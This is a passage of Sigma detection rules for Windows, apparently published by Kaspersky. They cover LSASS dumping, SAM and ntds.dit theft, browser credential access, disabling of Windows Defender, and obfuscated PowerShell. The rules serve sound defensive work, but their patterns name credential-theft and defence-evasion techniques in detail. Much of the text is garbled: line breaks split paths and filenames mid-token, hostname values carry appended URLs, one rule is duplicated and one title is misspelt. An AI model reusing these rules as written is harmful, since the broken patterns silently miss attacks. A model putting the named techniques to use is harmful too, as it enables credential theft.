      - 'dllhost.exe'
      - 'csrss.exe'
      - 'cscript.exe'
      - 'conhost.exe'
      - 'cmd.exe'
      - 'winsat.exe'
      - 'certutil.exe'
      - 'gpresult.exe'
      - 'gpupdate.exe'
      - 'wecutil.exe'
      - 'userinit.exe'
      - 'logonui.exe'
      - 'esentutl.exe'
      - 'klist.exe'
      - 'audiodg.exe'
      - 'nslookup.exe'
      - 'nbtstat.exe'
      - 'fsiso.exe'
      - 'netstat.exe'
      - 'query.exe'
      - 'srtasks.exe'
      - 'wsmprovhost.exe'
      - 'route.exe'
      - 'certreq.exe'
      - 'auditpol.exe'
      - 'vssadmin.exe'
      - 'qwinsta.exe'
      - 'reg.exe'
      - 'netsh.exe'
      - 'tasklist.exe'
      - 'quser.exe'
      - 'net1.exe'
      - 'net.exe'
      - 'wermgr.exe'
      - 'werfault.exe'
      - 'w32tm.exe'
      - 'at.exe'
      - 'nltest.exe'
      - 'tskill.exe'
   - 'rdpclip.exe'
      - 'whoami.exe'
      - 'taskmgr.exe'
  filter:
    Image|contains:
      - '\system32\'
      - '\SysWOW64\'
      - '\WinSxS\'
  condition: selection and not filter
falsepositives:
 - Legitimate software activity
level: high
```

```
title: Created Windows Shell from Critical Windows Process

id: e1948e2f-6bf6-48d9-a597-92e7ad9fbd13
description: Anomaly behavior critical windows process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1036
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith:
      - '\searchindexer.exe'
      - '\lsaiso.exe'
      - '\lsm.exe'
      - '\spoolsv.exe'
      - '\wininit.exe'
      - '\smss.exe'
      - '\csrss.exe'
      - '\lsass.exe'
      - '\services.exe'
      - '\winlogon.exe'
    Image|endswith:
      - '\PowerShell_ise.exe'
      - '\cmstp.exe'
      - '\appvlp.exe'
      - '\mftrace.exe'
      - '\scriptrunner.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\mshta.exe'
      - '\hh.exe'
      - '\wmic.exe'
      - '\regsvr32.exe'
      - '\scrcons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
      - '\wscript.exe'
      - '\PowerShell.exe'
      - '\cmd.exe'
  condition: selection
falsepositives: Unknown
level: high
```

title: Sigma-Generic-Process Hollowing

```
id: 10e74973-1c2f-4199-b909-60a5e8792be3
status: stable
description: Detects Process Hollowing.
references: https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
tags:
  - attack.privilege_escalation
  - attack.defense_evasion
  - attack.t1055.012
author: Kaspersky
modified: 2023-09-07
logsource:
  product: windows
  category: process_tampering
detection:
  selection:
   Type: 'Image is replaced'
   Image|contains:
    - '\System32\'
  condition: selection
falsepositives:
 - Legitimate software (e.g. browsers, MS Teams) can produce this activity, but they rarely placed in system32 folder.
level: high
```

title: Anomaly in the Windows Critical Process Tree

```
id: 69858e0f-5d79-4b23-af96-75554ba8cfe8
description: Anomaly in childs/parents critical process windows
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1036
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
     - "csrss.exe"
  selection2:
    ParentImage|contains:
     - '\smss.exe'
  selection3:
    Image|endswith:
     - "\explorer.exe"
  selection4:
    ParentImage|endswith:
     - '\userinit.exe'
     - '\winlogon.exe'
     - '\runtimebroker.exe'
     - '\explorer.exe'
  selection5:
    Image|endswith:
     - "lsass.exe"
     - "lsm.exe"
     - "Lsalso.exe"
     - "services.exe"
  selection6:
    ParentImage|endswith:
     - 'wininit.exe'
  selection7:
    Image|endswith:
     - "smss.exe"
  selection8:
    ParentImage|endswith:
     - 'smss.exe'
     - 'system'
  selection9:
    Image|endswith:
     - "svchost.exe"
     - "taskhost.exe"
  selection10:
    ParentImage|endswith:
     - 'services.exe'
     - 'svchost.exe'
  selection11:
    Image|endswith:
    - "taskhostw.exe"
  selection12:
    ParentImage|endswith:
     - 'svchost.exe'
     - 'taskhostw.exe'
  selection13:
    Image|endswith:
     - "wininit.exe"
     - "winlogon.exe"
  selection14:
    ParentImage|endswith:
     - 'smss.exe'
  selection15:
    Image|endswith:
     - "RuntimeBroker.exe"
  selection16:
    ParentImage|endswith:
      - 'RuntimeBroker.exe'
      - 'svchost.exe'
  condition: (selection1 and not selection2) or (selection3 and not selection4) or (selection5 and not selection6) or
            (selection7 and not selection8) or (selection9 and not selection10) or (selection11 and not selection12) or
            (selection13 and not selection14) or (selection15 and not selection16)
falsepositives: Unknown
level: high
```

```
title: Disabling Windows Defender via Registry

id: ec5b9e1e-d805-4d33-9116-2d903a3debe6
description: Detects registry modification to disable Windows Defender
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.T1112
logsource:
  product: windows
  category: registry_event
detection:
  selection:
    EventType: SetValue
    TargetObject|endswith:
      - '\Microsoft\Windows Defender\DisableAntiSpyware'
      - '\Microsoft\Windows Defender\DisableAntiVirus'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableBehaviorMonitoring'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableOnAccessProtection'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableScanOnRealtimeEnable'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableIOAVProtection'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring'
      - '\Microsoft\Windows Defender\Real-Time Protection\DisableRoutinelyTakingAction'
      - '\Microsoft\Windows Defender\Spynet\DisableBlockAtFirstSeen'
      - '\Microsoft\Windows Defender\Spynet\DisableEnhancedNotifications'
      - '\Microsoft\Windows Defender\Spynet\DisableRoutinelyTakingAction'
    Details: 'DWORD (0x00000001)'
  condition: selection
falsepositives: Legitimate System Administrator actions
level: high
```

```
title: Disabling Critical Service

id: 7b9ed9dd-33bf-412b-89e4-8a6e36397ad3
description: Detects registry modification to disable Critical Windows Service
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.T1112
logsource:
  product: windows
  category: registry_event
detection:
  selection:
    EventType: SetValue
    TargetObject|endswith:
      - '\services\wscsvc\Start'
      - '\services\sharedaccess\Start'
      - '\services\usbstor\Start'
      - '\services\mpssvc\Start'
      - '\services\windefend\Start'
      - '\services\wuauserv\Start'
      - '\services\wersvc\Start'
    Details: 'DWORD (0x00000004)'
  condition: selection
falsepositives: Legitimate Software
level: high
```

```
title: Windows Defender Exclusions Modification via Registry

id: fd350d1b-558b-4a41-9514-f45ee9d8cb10
description: Detects registry modification for add exclusion on Windows Defender
author: Kaspersky
status: stable
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.T1112
logsource:
  product: windows
  category: registry_event
detection:
  selection:
    EventType: SetValue
    TargetObject|contains:
      - '\Microsoft\Windows Defender\Exclusions\Paths'
      - '\Microsoft\Windows Defender\Microsoft\Antimalware\Exclusions\Paths'
  condition: selection
falsepositives: Legitimate System Administrator actions
level: high
```

```
title: Disabling SmartScreen Protection via Registry

id: ab8e7b82-92a2-443e-b07a-bc5eed304ede
description: Detects registry modification to disable SmartScreen Protection
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.T1112
logsource:
  product: windows
  category: registry_event
detection:
  selection1:
    EventType: SetValue
    TargetObject|endswith: 'SmartScreenEnabled'
    Details: 'Off'
  selection2:
    EventType: SetValue
    TargetObject|endswith: 'EnableSmartScreen'
    Details: 'DWORD (0x00000000)'
  condition: selection1 or selection2
falsepositives:
  - YandexRescueTool
level: high
```

```
title: Disabling Windows Defender via Dism

id: 3c97398f-af96-478c-b0cf-8427b8221703
description: Detects disabling Windows Defender via dism.exe
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Defense Evasion
  - attack.T1562.001
logsource:
  product: windows
  category: process_creation
detection:
  selection:
   Image|endswith: '\dism.exe'
   CommandLine|contains|all:
     - '/Disable-Feature'
     - 'Windows-Defender'
  filter:
   ParentImage|contains:
     - '\bignox\bignoxvm\rt\disable-features.bat'
  condition: selection and not filter
falsepositives:
  - unknown
level: high
```

```
title: Generic-Encoded/decoded PowerShell Code Execution (ps_script)

id: d9a401fc-9ee4-4074-8e9e-a48b29d1471a
description: Adversaries may use Obfuscated Files via Encoded/Decoded PowerShell
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.execution
  - attack.t1059.001
  - attack.defense_evasion
  - attack.t1027
  - attack.t1140
logsource:
  product: windows
  category: ps_script
detection:
  selection:
    ScriptBlockText|contains:
      - ' -e '
      - ' -en '
      - ' -enc '
      - ' -enco '
      - ' -encod '
      - ' -encode '
      - ' -encoded '
      - ' -encodedc '
      - ' -encodedco '
      - ' -encodedcom '
      - ' -encodedcomm '
      - ' -encodedcomma '
      - ' -encodedcomman '
      - ' -encodedcommand '
      - 'FromBase64String'
      - 'ToBase64String'
  condition: selection
falsepositives:
  -unknown
level: high
```

```
title: Sigma-Generic-Windows Defender Modification via PowerShell

id: d1ce878e-36da-40b4-aa54-a94f05449da0
description: Detects disabling or modification Windows Defender via PowerShell
author: Kaspersky
status: stable
tags:
  - attack.Defense Evasion
  - attack.T1562.001
  - attack.Execution
  - attack.T1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
   Image|endswith:
     - '\PowerShell.exe'
  selection2:
   CommandLine|contains|all:
     - 'Add-MpPreference'
     - 'Exclusion'
  selection3:
   CommandLine|contains|all:
     - 'Set-MpPreference'
     - 'Exclusion'
  selection4:
    CommandLine|contains:
      - 'DisableIOAVProtection'
      - 'DisableRemovableDriveScanning'
      - 'DisableIntrusionPreventionSystem'
      - 'DisableRealtimeMonitoring'
      - 'DisableScanningMappedNetworkDrivesForFullScan'
      - 'DisableScanningNetworkFiles'
      - 'DisableCatchupFullScan'
      - 'DisableCatchupQuickScan'
      - 'DisableEmailScanning'
      - 'DisableScriptScanning'
      - 'DisableBehaviorMonitoring'
      - 'DisableArchiveScanning'
  selection5:
    CommandLine|contains|all:
      - 'Uninstall-WindowsFeature'
      - 'Windows-Defender'
  condition: selection1 and (selection2 or selection3 or selection4 and selection5)
falsepositives:  Legitimate System Administrator actions
level: high
```

```
title: Created Windows Shell from Critical Windows Process

id: e1948e2f-6bf6-48d9-a597-92e7ad9fbd13
description: Anomaly behavior critical windows process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1036
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|endswith:
      - '\searchindexer.exe'
      - '\lsaiso.exe'
      - '\lsm.exe'
      - '\spoolsv.exe'
      - '\wininit.exe'
      - '\smss.exe'
      - '\csrss.exe'
      - '\lsass.exe'
      - '\services.exe'
      - '\winlogon.exe'
    Image|endswith:
      - '\PowerShell_ise.exe'
      - '\cmstp.exe'
      - '\appvlp.exe'
      - '\mftrace.exe'
      - '\scriptrunner.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\mshta.exe'
      - '\hh.exe'
      - '\wmic.exe'
      - '\regsvr32.exe'
      - '\scrcons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
      - '\wscript.exe'
      - '\PowerShell.exe'
      - '\cmd.exe'
  condition: selection
falsepositives: Unknown
level: high
```

```
title: Generic-XOR-ed PowerShell Command

id: 1ffb9142-4a7a-4f45-99a6-c881c2804907
description: detects XOR-ed PowerShell Command
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1027
  - attack.t1140
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - 'PowerShell.exe'
      - 'pwsh.exe'
    CommandLine|contains|all:
      - 'bxor'
      - 'char'
      - 'join'
  condition: selection
falsepositives:
  - Unknown
level: high
```

```
title: Generic-Obfuscation via Escape Characters in Command Line

id: a0e302d9-a2ff-4443-8f39-25951a052faf
description: Detects suspicious escape characters in commandline
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1027
  - attack.t1140
  - attack.execution
  - attack.t1059
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
      - 'cmd.exe'
    CommandLine|re:
      - '\w\^\w{1,5}\^\w'
      - '\w\"\w{1,5}\"\w'
  selection2:
    Image|endswith:
      - 'PowerShell.exe'
      - 'pwsh.exe'
    CommandLine|re:
      - '\w`\w{1,5}`\w'
  condition: selection1 or selection2
falsepositives:
  - unknown
level: high
```

```
title: Generic-XOR-ed PowerShell Command (ps_script)

id: 39e540a4-a3c2-4e1d-8a27-43159a1d53fb
description: Detects XOR-ed PowerShell Command
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.execution
  - attack.t1059.001
  - attack.defense_evasion
  - attack.t1027
  - attack.t1140
logsource:
  product: windows
  category: ps_script
detection:
  selection:
    ScriptBlockText|contains|all:
      - 'bxor'
      - 'char'
      - 'join'
  condition: selection
falsepositives:
  - unknown
level: high
```

```
title: LSASS Memory Access via Leaked Handle Seclogon

id: 7e4942c2-2ce9-4d30-b33c-7bd35e3bbdd2
description: Detects svchost.exe process access LSASS memory with specific rights
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.credential_access
  - attack.t1003.001
logsource:
  category: process_access
  product: windows
detection:
  selection:
    TargetImage|endswith: '\lsass.exe'
    SourceImage|endswith: '\svchost.exe'
    CallTrace|contains: '*seclogon.dll*'
    GrantedAccess|re: '(?i)^0x\w*[4c]\w$'
  condition: selection
falsepositives:
   - Unknown
level: high
```

```
title: Creating Windows Service appearing to be legitimate

id: e9054728-ac7c-4996-b9a5-4ca41ee53d38
status: experimental
description: detects suspicious description for Windows Service
tags:
  - attack.defense_evasion
  - attack.t1036.004
author: Kaspersky
modified: 2023-09-08
logsource:
  product: windows
  category: registry_set
detection:
  selection:
    TargetObject|endswith:
      - '\Description'
    Details|contains:
      - 'if '
    Details|contains:
      - ' stop'
      - ' disable'
  condition: selection
falsepositives:
  - microsoft edge elevation service
level: high
```

```
title: Image Loaded into lsass.exe

id: 95d7b51d-c3cd-4dea-89cd-8d2fd2a4b93a
description: Detects unsigned image loaded into LSASS process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Credential_Access
  - attack.T1003.001
logsource:
  category: image_load
  product: windows
detection:
  selection:
    Image|endswith: '\lsass.exe'
  filter:
   Signed: 'True'
   SignatureStatus: 'Valid'
   Signature:
    - 'Microsoft Windows Hardware Compatibility Publisher'
    - 'Microsoft Windows'
    - 'Microsoft Corporation'
    - 'VMware, Inc.'
    - 'CRYPTO-PRO'
    - 'Microsoft Windows Publisher'
    - 'LLC Crypto-Pro'
    - 'Crypto-Pro'
    - 'CRYPTO-PRO LLC'
    - 'Microsoft Windows Software Compatibility Publisher'
  condition: selection and not filter
falsepositives:
  - Legitimate software DLL loaded into lsass.exe; update the whitelist with it by SHA256 or Signature
level: medium
```

```
title: Suspicious LSASS
Memory Access

id: 44462b8d-39af-4b9a-856c-
2aeffba81bff
description: Detects process
access LSASS memory with read/
write rights
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.credential_access
  - attack.t1003.001
logsource:
  category: process_access
  product: windows
detection:
  selection:
    TargetImage|endswith: '\lsass.
exe'
    GrantedAccess|re: '(?i)0x\
w*[1235679abdef]\w(\s|$)'
  whitelist:
    SourceImage|endswith:
      - '\wbem\wmiprvse.exe'
      - '\csrss.exe'
      - '\wininit.exe'
      - '\lsm.exe'
      - '\logonui.exe'
      - '\msiexec.exe'
      - '\siworktm_host64.exe'
      - '\tphkload.exe'
      - '\scenarioengine.exe'
      - '\officeclicktorun.exe'
      - '\filesinusehelper.exe'
      - '\bct.exe'
      - '\apphelpercap.exe'
      - '\filesinusehelper.exe'
      - '\msert.exe'
      - '\sisidsservice.exe'
      - '\vmtoolsd.exe'
      - '\vmware-updatemgr.exe'
      - '\ccsvchst.exe'
      - '\appdynamics.coordinator.
exe'
      - '\symerr.exe'
      - '\google\update\
googleupdate.exe'
      - '\microsoft\edgeupdate\
microsoftedgeupdate.exe'
      - '\dropbox\update\
dropboxupdate.exe'
      - '\websense\websense
endpoint\wepsvc.exe'
      - '\zscaler\zsatunnel\
zsatunnel.exe'
      - '\adobe\adobegcclient\
agmservice.exe'
      - '\installflashplayer.exe'
      - '\flashplayerinstaller.exe'
      - '\adobearmhelper.exe'
      - '\adobearm.exe'
      - '\armsvc.exe'
      - '\kavfswp.exe'
      - '\kaspersky lab\
networkagent\vapm.exe'
      - '\kaspersky lab\kaspersky
security center\vapm.exe'
      - '\kaspersky lab\
networkagent\kldumper.exe'
      - '\kaspersky lab\
networkagent\klnagent.exe'
      - '\avp.exe'
      - '\kaspersky lab\kaspersky
endpoint security for windows\
kldw.exe'
      - '\kaspersky lab\kaspersky
endpoint security for windows\
avpsus.exe'
      - '\cisco\cisco anyconnect
secure mobility client\vpnagent.
exe'
      - '\cisco\cisco anyconnect
secure mobility client\
acwebsecagent.exe'
      - '\lenovo\imcontroller\
service\lenovo.modern.
imcontroller.exe'
      - '\tensor company ltd\
sbis3plugin\sbis3plugin.exe'
      - '\bitdefender\endpoint
security\epupdateservice.exe'
      - '\bitdefender\endpoint
security\epsecurityservice.exe'
      - '\teamviewer\update\
update.exe'
      - '\tkauduservice64.exe'
      - '\ccm\ccmexec.exe'
      - '\ccm\sensorlogontask.exe'
      - '\collectguestlogs.exe'
      - '\Microsoft\Windows
Defender\Platform\*\MsMpEng.
exe'
  condition: selection and not
whitelist
falsepositives:
  - Legitimate software accessing
LSASS process for legitimate
reason or with excessive rights;
update the whitelist with it
level: high
```

```
title: Lsass Dump via LOLBin

id: 2fe9cd33-d7f1-4d52-ab11-
e40cb359ad02
description: detects lsass dump
via lolbins such as procdump.exe,
dotnet-dump.exe, dumpminitool.
exe
references:
  - https://github.com/
redcanaryco/atomic-red-team/
blob/master/atomics/T1003.001/
T1003.001.md#atomic-test-2---
dump-lsassexe-memory-using-
procdump (https://github.com/
redcanaryco/atomic-red-team/
blob/master/atomics/T1003.001/
T1003.001.md#atomic-test-2---
dump-lsassexe-memory-using-
procdump)
  - https://twitter.com/bohops/
status/1635288066909966338
(https://twitter.com/bohops/
status/1635288066909966338)
  - https://twitter.com/mrd0x/
status/1511415432888131586
(https://twitter.com/mrd0x/
status/1511415432888131586)
modified: 2023-07-18
author: Kaspersky
status: stable
tags:
  - attack.credential_access
  - attack.t1003.001
logsource:
  product: windows
  category: process_creation
detection:
  selection_procdump:
    Image|endswith:
      - '\procdump.exe'
      - '\procdump64.exe'
    CommandLine|contains: 'lsass'
  selection_dotnet:
    Image|endswith: '\dotnet-dump.
exe'
    CommandLine: ' collect '
  selection_dumpminitool:
    Image|endswith: '\
dumpminitool.exe'
  condition: 1 of selection*
falsepositives:
- Unknown
level: high
```

```
title: Detected Access to SAM,SYSTEM and SECURITY registry hives

id: d6229f33-856b-45ca-9876-ec8674982b99
description: Detects SAM,SYSTEM and SECURITY registry hives accessing
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
    - attack.Credential Access
    - attack.T1003.002
    - attack.T1003.004
    - attack.T1003.005
    - attack.Discovery
    - attack.T1012
logsource:
   product: windows
detection:
   selection:
     EventID:
        - 4663
     ObjectType: 'key'
     ObjectName|contains:
        - '\sam\sam\domains\account\users'
        - '\control\lsa\JD'
        - '\control\lsa\GBG'
        - '\control\lsa\Skew1'
        - '\control\lsa\Data'
        - '\security\cache'
        - '\security\policy\secrets'
   filter:
     ProcessName:
         - 'C:\Windows\system32\services.exe'
         - 'C:\Windows\system32\lsass.exe'
   condition: selection and not filter
falsepositives:
    - Unknown
fields:
    - ProcessName
level: high
```

```
title: Generic-Process Dump via Comsvcs.dll

id: 8d39bc6e-3a49-4a6a-a6fb-f4017a436b31
description: Detects Process Dump via Comsvcs.dll
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
   - attack.credential_access
   - attack.t1003.001
logsource:
   product: windows
   category: process_creation
detection:
   selection1:
      Image|endswith:
         - 'rundll32.exe'
      CommandLine|contains:
         - 'comsvcs.dll,'
   selection2:
      CommandLine|contains:
         - 'MiniDump'
         - '#24'
   condition: selection1 and selection2
falsepositives:
   - unknown
level: high
```

```
title: Generic-Saving ndts.dit via ntdsutil.exe

id: cf64d199-dec9-4c87-99dd-e7cd90b51c67
description: Saving ndts.dit via ntdsutil.exe
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
   - attack.credential_access
   - attack.t1003.003
logsource:
   product: windows
   category: process_creation
detection:
   selection:
      Image|endswith: 'ntdsutil.exe'
      CommandLine|re:
         - '\sntds.*?i(fm)?.*?create'
   condition: selection
falsepositives:
    - unknown
level: high
```

```
title: Extracting Credentials from Files via PowerShell

id: 1492da69-0c2d-4923-95b0-7a9a4d1ec46c
status: stable
description: Adversaries may search local file systems and remote file shares for files containing insecurely stored credentials
author: Kaspersky
modified: 2023-08-24
tags:
   - attack.credential_access
   - attack.t1552.001
logsource:
   category: process_creation
   product: windows
detection:
   selection:
      Image|endswith:
         - '\pwsh.exe'
         - '\PowerShell.exe'
         - '\PowerShell_ise.exe'
         - '\SyncAppvPublishingServer.exe'
      CommandLine|contains|all:
         - 'ls'
         - '-R'
         - 'select-string '
         - '-Pattern'
      CommandLine|contains:
         - 'password'
         - 'secret'
   condition: selection
falsepositives:
    - Legitimate Administrators'/Security officers' activity
level: medium
```

```
title: Sigma-Generic-
Software Discovery via
Standard Windows Utilities

id: 01a7aa60-3e84-4bb3-bee4-
b9d076d2d46a
description: Detects software
discovery in registry via Standard
Windows Utilities
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.t1518
  - attack.t1012
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
   Image|endswith:
   - '\reg.exe'
  selection2:
   CommandLine|contains:
   - 'query'
   - 'save'
   - 'export'
  selection3:
   CommandLine|re:
   - '(?i).*\/v\s+svcversion.*'
   - '(?i).*?SOFTWARE\\Microsoft\\
Windows NT\\CurrentVersion\\
Windows.*'
   - '(?i).*?SOFTWARE\\Microsoft\\
Windows NT\\CurrentVersion\\
Winlogon.*'
   - '(?i).*?\\SOFTWARE\\
Microsoft\\Windows\\
CurrentVersion\\Policies\\
Explorer\\Run.*'
   - '(?i).*?SOFTWARE\\
(WOW6432Node\\)?Microsoft\\
Windows\\CurrentVersion\\
(Run|Runonce|RunOnceEx|
RunServices|RunServicesOnce).*'
  condition: selection1 and
selection2 and selection3
falsepositives:
   - legit activity
   - Administrators activity
level: low
```

```
ttitle: Discovery Component
Object Model Keys via
PowerShell

id: ba363a93-e060-49d4-a1c5-
39dd63133d05
description: Detects COM keys
discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
 - attack.persistence
 - attack.privilege_escalation
 - attack.t1546.015
 - attack.execution
 - attack.t1059.001
 - attack.discovery
 - attack.t1518.001
logsource:
 category: process_creation
 product: windows
detection:
 selection1:
  Image|endswith:
   - 'pwsh.exe'
   - 'PowerShell.exe'
   - 'PowerShell_ise.exe'
   - 'syncappvpublishingserver.exe'
 selection2:
  CommandLine|contains:
   - 'InprocServer32'
   - 'LocalServer32'
 selection3:
  CommandLine|contains:
   - 'gwmi Win32_COMSetting'
   - 'Get-WmiObject Win32_
COMSetting'
 condition: selection1 and
selection2 and selection3
falsepositives:
 - Unknown
level: medium
```

```
title: Generic-Dumping SAM
via Command Line

id: 748b3581-483d-4558-870e-
d389f102b33a
description: Detects saving SAM,
SYSTEM, SECURITY registry hives
via Command Line
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.credential_access
  - attack.t1003.002
  - attack.t1003.004
  - attack.t1003.005
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: 'reg.exe'
    CommandLine|contains:
      - ' save '
  selection2:
    CommandLine|contains:
      - 'HKLM\SAM'
      - 'HKLM\SYSTEM'
      - 'HKLM\SECURITY'
  condition: selection and
selection2
falsepositives:
  - unknown
level: high
```

title: Generic-Suspicious Access to Credentials from Web Browsers

```
id: 88e80071-ae51-48ab-ae26-
81db80676fe9
description: Detects suspicious
access to credentials from Web
Browsers
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.Credential Access
  - attack.T1555.003
logsource:
  product: windows
detection:
  selection:
    EventID:
      - 4663
    TargetObject|endswith:
      - '\logins.json'
      - '\key4.db'
      - '\signons.sqlite'
      - '\key3.db'
      - '\formhistory.sqlite'
      - '\Login Data'
      - '\Login Data-journal'
      - '\Web Data'
      - '\Web Data-journal'
      - '\Local State'
      - '\Local State For Account'
  filter:
    Image|endswith:
        - '\Microsoft\Edge\
Application\msedge.exe'
        - '\Google\Chrome\
Application\chrome.exe'
        - '\Mozilla Firefox\firefox.exe'
        - '\Opera\opera.exe'
        - '\yandex\yandexbrowser\
application\browser.exe'
  condition: selection and not filter
falsepositives:
   - browsers accessing their files,
add additional browsers' file paths
for exclusion
level: high
```

title: Generic-Copying ntds.dit from Volume Shadow Copy

```
id: 2c90a9dc-4de2-4cfc-a3ce-
bc6454f6ecd7
description: Copying ntds.dit from
Volume Shadow Copy
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.credential_access
  - attack.t1003.003
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith: 'cmd.exe'
    CommandLine|contains:
      - ' copy '
  selection2:
    Image|endswith: 'esentutl.exe'
    CommandLine|contains:
      - ' /y '
  selection3:
    CommandLine|contains:
      - 'ntds\ntds.dit'
  condition: (selection1 or
selection2) and selection3
falsepositives:
  - unknown
level: high
```

title: System Service Discovery via PowerShell

```
id: 62883a4d-48c5-4c9b-848d-
86dfd5db1e96
status: stable
description: Adversaries may try to
get information about registered
services
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.discovery
  - attack.t1007
  - attack.t1012
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - '\pwsh.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\
SyncAppvPublishingServer.exe'
  selection2:
    CommandLine|contains:
      - 'gsv'
      - 'get-service'
      - 'Get-SystemDriver'
      - 'CIM_Service'
      - 'CIM_ServiceComponent'
      - 'CIM_
ServiceServiceDependency'
      - 'Win32_Service'
      - 'win32_systemdriver'
  condition: selection1 and
selection2
falsepositives:
   - Legitimate Administrators'
activity
level: low
```

```
title: System Service Discovery via wmic

id: 815dfeca-174e-43a0-982a-c7f5927493e7
description: Detects System Service Discovery via wmic
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.discovery
  - attack.t1007
  - attack.execution
  - attack.t1047
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\wmic.exe'
  CommandLine|contains:
   - 'sysdriver'
   - 'service'
 filter:
  ParentImage|contains:
    - '\ibm\cognos\'
    - '\program files\openit\core\bin\openit_autodetectrlm.exe'
    - '\program files\meraki\systems manager agent'
    - '\meraki\pcc agent '
    - '\program files\1c\1ce\components\'
    - '\program files\bellsoft\libericajdk-'
    - '\program files\palo alto networks\globalprotect\'
    - '\program files\windows defender advanced threat protection\mssense.exe'
 condition: selection and not filter
falsepositives: unknown
level: medium
```

```
title: System Service Discovery via Registry

id: 993d8024-4fa2-4c97-976c-d96c8e585a22
status: stable
description: Adversaries may try to get information about registered services
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.discovery
  - attack.t1007
  - attack.t1012
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - '\reg.exe'
  selection2:
    CommandLine|contains:
      - 'query'
      - 'save'
      - 'export'
  selection3:
    CommandLine|re:
      - '(?i).*?\\SYSTEM\\.*ControlSet.*\\Services.*'
  condition: selection1 and selection2 and selection3
falsepositives:
   - Unknown
level: low
```

```
title: System Service Discovery via Standard Windows Utilities

id: a2eb10b5-8dac-4308-bae4-54a1db834a87
status: stable
description: Adversaries may try to get information about registered services
author: Kaspersky
modified: 2023-08-22
tags:
  - attack.discovery
  - attack.t1007
  - attack.t1012
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - '\sc.exe'
  selection2:
    CommandLine|contains:
      - 'query'
      - 'qc'
      - 'qdescription'
      - 'qprivs'
  selection3:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
  selection4:
    CommandLine|contains:
      - 'start'
  selection5:
    Image|endswith:
      - '\driverquery.exe'
  selection6:
    Image|endswith:
      - '\tasklist.exe'
  selection7:
    CommandLine|contains:
      - '/svc'
  condition: (selection1 and selection2) or (selection3 and selection4) or selection5 or (selection6 and selection7)
falsepositives:
   - Legitimate Administrators' activity
level: low
```

title: Generic-Network Connection to Online IP Resolution Web Service (EventID 3)

```
id: 8cfd1381-1f85-4c5d-800c-c0ec659fabac
description: Detects network connection to online IP resolution web service
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.Discovery
  - attack.T1016
logsource:
  product: windows
detection:
  selection1:
    Category:
     - Network Connection
    DestinationHostname|endswith:
     - 'pvcdesigner.com (http://pvcdesigner.com)'
     - 'ip1.dynupdate.no-ip.com (http://ip1.dynupdate.no-ip.com)'
     - 'clientn.mask-myip.com (http://clientn.mask-myip.com)'
     - 'ipservice.suning.com (http://ipservice.suning.com)'
     - 'madmax.utyuytjn.com (http://madmax.utyuytjn.com)'
     - 'whois.pconline.com.cn (http://whois.pconline.com.cn)'
     - 'myip.ch (http://myip.ch)'
     - 'ipv4.icanhazip.com (http://ipv4.icanhazip.com)'
     - 'advancedpcspeedup.com (http://advancedpcspeedup.com)'
